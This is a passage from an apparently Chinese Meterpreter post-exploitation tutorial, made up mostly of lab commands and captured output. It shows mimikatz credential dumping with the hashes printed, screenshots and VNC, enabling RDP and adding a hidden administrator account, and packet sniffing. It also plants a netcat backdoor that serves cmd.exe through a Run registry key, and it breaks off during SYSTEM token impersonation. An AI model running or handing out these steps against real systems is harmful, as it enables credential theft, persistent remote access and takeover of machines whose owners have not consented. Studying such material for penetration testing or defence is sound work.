
账号的明文密码。mimikatz 的功能不仅如此，它还可以提升进程权限、注入进程、读取进程内存等等， mimikatz 包含了很多本地模块，更像是一个轻量级的调试器。作者主页：http://blog.gentilkiwi.com/

load mimikatz　　#help mimikatz 查看帮助


wdigest　#获取 Wdigest 密码

mimikatz_command -f samdump::hashes　#执行 mimikatz 原始命令

mimikatz_command -f sekurlsa::searchPasswords



```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain        User           Password
------    -------    ------        ----           --------
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996     Negotiate  NT AUTHORITY  NETWORK SERVICE
0;30565   NTLM
0;999     NTLM       WORKGROUP     HUSTIS$
0;58274   NTLM       HUSTIS        Administrator  [redacted]
```



```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { REMOTE INTERACTIVE LOGON ; NT AUTHORITY ; b }
[1] { Administrator ; HUSTIS ; [redacted] }
[2] { Administrator ; HUSTIS ; [redacted] }
meterpreter >
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : hustis
BootKey    : d829146d3152624130a7f240eba0efcc

Rid  : 500
User : Administrator
LM   : 09c5e88f883976b5aad3b435b51404ee
NTLM : 43d7c3edc327614263328644153b24bd

Rid  : 501
User : Guest
LM   :
NTLM :

Rid  : 1000
User : HelpAssistant
LM   : 816a4f747d55479f25259b7ace040ed7
NTLM : 6fec9a45c7bb075c9b438105d7ad8bc9

Rid  : 1002
User : SUPPORT_388945a0
LM   :
NTLM : 70b42b6cf0f1d2b6ba62da6fa96fa482

Rid  : 1004
User : test
LM   : 09c5e88f883976b5aad3b435b51404ee
NTLM : 43d7c3edc327614263328644153b24bd
```

0x07 远程桌面&截屏

enumdesktops　#查看可用的桌面


getdesktop　　#获取当前 meterpreter 关联的桌面

set_desktop　　#设置 meterpreter 关联的桌面　-h 查看帮助

screenshot　#截屏

use espia　#或者使用 espia 模块截屏　然后输入 screengrab

run vnc　#使用 vnc 远程桌面连接



```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station   Name
    -------  -------   ----
    0        WinSta0   Screen-saver
    0        WinSta0   Default
    0        WinSta0   Disconnect
    0        WinSta0   Winlogon
    0        SAWinSta  SADesktop

meterpreter > getdesktop
Session 0\S\D
meterpreter > screenshot
Screenshot saved to: /home/kali/liDkNvXr.jpeg
meterpreter >
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.56.101 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\ucUwSLbhgR.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.56.101:4545...
```

0x08 开启 rdp&添加用户

1）　getgui 命令

run getgui –h #查看帮助


run getgui -e #开启远程桌面

run getgui -u lltest2 -p 123456　#添加用户


run getgui -f 6661 –e　#3389 端口转发到 6661

getgui 系统不推荐，推荐使用 run post/windows/manage/enable_rdp

getgui 添加用户时，有时虽然可以成功添加用户，但是没有权限通过远程桌面登陆



```
meterpreter >
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20171213.0915.rc
meterpreter > run getgui -u lltest2 -p 123456

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: lltest2 with Password: 123456
[-] Account could not be created
[-] Error:
[-]     ˇ»§ă¾-´畚¡£
[-]
[-]     õ¼□T HELPMSG 2224 Æ»□□□¡£
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20171213.1121.rc
```



```
meterpreter > run getgui -f 6661 -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] Starting the port forwarding at local port 6661
[*] Local TCP relay created: 0.0.0.0:6661 <-> 127.0.0.1:3389
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20171213.1832.rc
```

2） enable_rdp 脚本

run post/windows/manage/enable_rdp #开启远程桌面


run post/windows/manage/enable_rdp USERNAME=www2 PASSWORD=123456 #添加用户

run post/windows/manage/enable_rdp FORWARD=true LPORT=6662 #将 3389 端口转发到 6662


脚本位于

/usr/share/Metasploit-framework/modules/post/windows/manage/enable_rdp.rb

通过 enable_rdp.rb 脚本可知：开启 rdp 是通过 reg 修改注册表；添加用户是调用 cmd.exe 通过 net user 添加；端口转发是利用的 portfwd 命令




```
meterpreter >
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20171212080819_default_192.168.159.144_host.windows.cle_520316.txt
meterpreter > run post/windows/manage/enable_rdp USERNAME=www2 PASSWORD=123456

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: www2 with Password: 123456
[*]     Adding User: www2 to local group 'Remote Desktop Users'
[*]     Hiding user from Windows Login screen
[*]     Adding User: www2 to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20171212081808_default_192.168.159.144_host.windows.cle_461250.txt
```



```
meterpreter >
meterpreter > run post/windows/manage/enable_rdp FORWARD=true LPORT=6662

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] Starting the port forwarding at local port 6662
[*] Local TCP relay created: 0.0.0.0:6662 <-> 127.0.0.1:3389
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20171212082845_default_192.168.159.144_host.windows.cle_311716.txt
meterpreter >
```

0x10 sniffer 抓包

```
use sniffer
sniffer_interfaces   #查看网卡
sniffer_start 2   #选择网卡 开始抓包
sniffer_stats 2   #查看状态
sniffer_dump 2 /tmp/lltest.pcap  #导出 pcap 数据包
sniffer_stop 2   #停止抓包
```



```
meterpreter >
meterpreter > use sniffer
Loading extension sniffer...Success.
meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
        packets: 128
        bytes: 9313
meterpreter > sniffer_dump 2 /tmp/lltest.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 375 packets (36155 bytes)
[*] Downloaded 100% (36155/36155)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /tmp/lltest.pcap
meterpreter > sniffer_stop 2
[*] Capture stopped on interface 2
[*] There are 165 packets (12762 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter >
```


0x11 注册表操作

1）注册表基本命令


```
reg  -h
    -d   注册表中值的数据.    -k   注册表键路径    -v   注册表键名称
    enumkey 枚举可获得的键    setval 设置键值    queryval 查询键值数据
```

2）注册表设置 nc 后门

```
upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32 #上传nc
reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run   #枚举 run 下的 key
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v lltest_nc -d 'C:\windows\system32\nc.exe -Ldp 443 -e cmd.exe' #设置键值
reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v lltest_nc #查看键值

nc -v 192.168.159.144 443  #攻击者连接 nc 后门
```




```
meterpreter >
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> C:\windows\system32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> C:\windows\system32\nc.exe
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

  Values (2):

        VMware User Process
        GPrNEwepNbb

meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v lltest_nc -d 'C:\windows\system32\nc.exe -Ldp 443 -e cmd.exe'
Successfully set lltest_nc of REG_SZ.
meterpreter > reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v lltest_nc
Key: HKLM\software\microsoft\windows\currentversion\Run
Name: lltest_nc
Type: REG_SZ
Data: C:\windows\system32\nc.exe -Ldp 443 -e cmd.exe
meterpreter >
```



计算机 ▸ Win7 (C:) ▸ Windows ▸ System32 ▸
搜索 System32
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 ▾ 包含到库中 ▾ 共享 ▾ 新建文件夹
收藏夹
下载
注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
PropertySystem
Reliability
RenameFiles
Run
RunOnce
Setup
SharedDLLs
先知社区

名称	修改日期	类型	大小
nc	2018/3/28 14:39	应用程序	58 KB

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
GPrNEwepNbb	REG_SZ	C:\Users\lltest\AppData\Local\Temp\dNgQfK.vbs
lltest_nc	REG_SZ	C:\windows\system32\nc.exe -Ldp 443 -e cmd.exe
VMware User ...	REG_SZ	"C:\Program Files\VMware\VMware Tools\vmtools...



```
root@kali:~#
root@kali:~# nc -v 192.168.159.144 443
192.168.159.144: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.159.144] 443 (https) open
Microsoft Windows [°汾 6.1.7601]
°鏮Ȩ (c) 2009 Microsoft Corporation¡£±£´ȨȨ{¡£

C:\Windows\system32>
```

0x12 令牌操纵

1） incognito 假冒令牌

use incognito　　　#help incognito　查看帮助

list_tokens -u　　#查看可用的 token


impersonate_token 'NT AUTHORITY\SYSTEM'　#假冒 SYSTEM token

或者 impersonate_token NT\ AUTHORITY\\SYSTEM　#不加单引号 需使用\\

execute -f cmd.exe -i –t　　# -t 使用假冒的 token 执行

或者直接 shell

rev2self　#返回原始 token




```
meterpreter >
meterpreter > getuid
Server username: PC-20170527XAOD\lltest
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
PC-20170527XAOD\lltest

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token 'NT AUTHORITY\SYSTEM'
